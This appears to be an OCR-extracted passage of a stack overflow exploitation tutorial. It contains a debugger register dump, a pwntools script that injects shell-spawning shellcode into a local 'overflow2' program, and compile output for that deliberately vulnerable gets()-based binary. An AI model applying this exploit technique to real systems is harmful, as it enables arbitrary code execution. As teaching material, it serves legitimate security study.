
```
[ Legend: Modified register | Code | Heap | Stack | String ]
registers
$eax   : 0x6f
$ebx   : 0x616f6161 ("aaoa"?)
$ecx   : 0xf7fa89b8  →  0x00000000
$edx   : 0x0
$esp   : 0xffffd500  →  0x2f68686a ("jhh/"?)
$ebp   : 0x61706161 ("aapa"?)
$esi   : 0x08049210  →  <__libc_csu_init+0> endbr32
$edi   : 0xf7ffcba0  →  0x00000000
$eip   : 0xdeadbeef
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
stack
0xffffd500 +0x0000: 0x2f68686a   ← $esp
0xffffd504 +0x0004: 0x68732f2f
0xffffd508 +0x0008: 0x6e69622f
0xffffd50c +0x000c: 0x0168e389
0xffffd510 +0x0010: 0x81010101
0xffffd514 +0x0014: 0x69722434
0xffffd518 +0x0018: 0xc9310101
0xffffd51c +0x001c: 0x59046a51
code:x86:32
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0xdeadbeef
threads
[#0] Id 1, Name: "overflow2", stopped 0xdeadbeef in ?? (), reason: SIGSEGV
trace
```

Stack Address storing the Shellcode


Exploit Script

```
from pwn import *

context.update(arch='i386', os='linux')

shellcode = shellcraft.sh()
print(shellcode)
print(hexdump(asm(shellcode)))


p = process("./overflow2")

payload = cyclic(cyclic_find(0x61716161))
payload += p32(0xffffd500)
payload += asm(shellcode)




p.sendline(payload)

p.interactive()
```


Classic Exploitation Illustration




Classic Exploitation Illustration




Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Illustration




Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function ‘return_input’:
./overflow2.c:12:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```

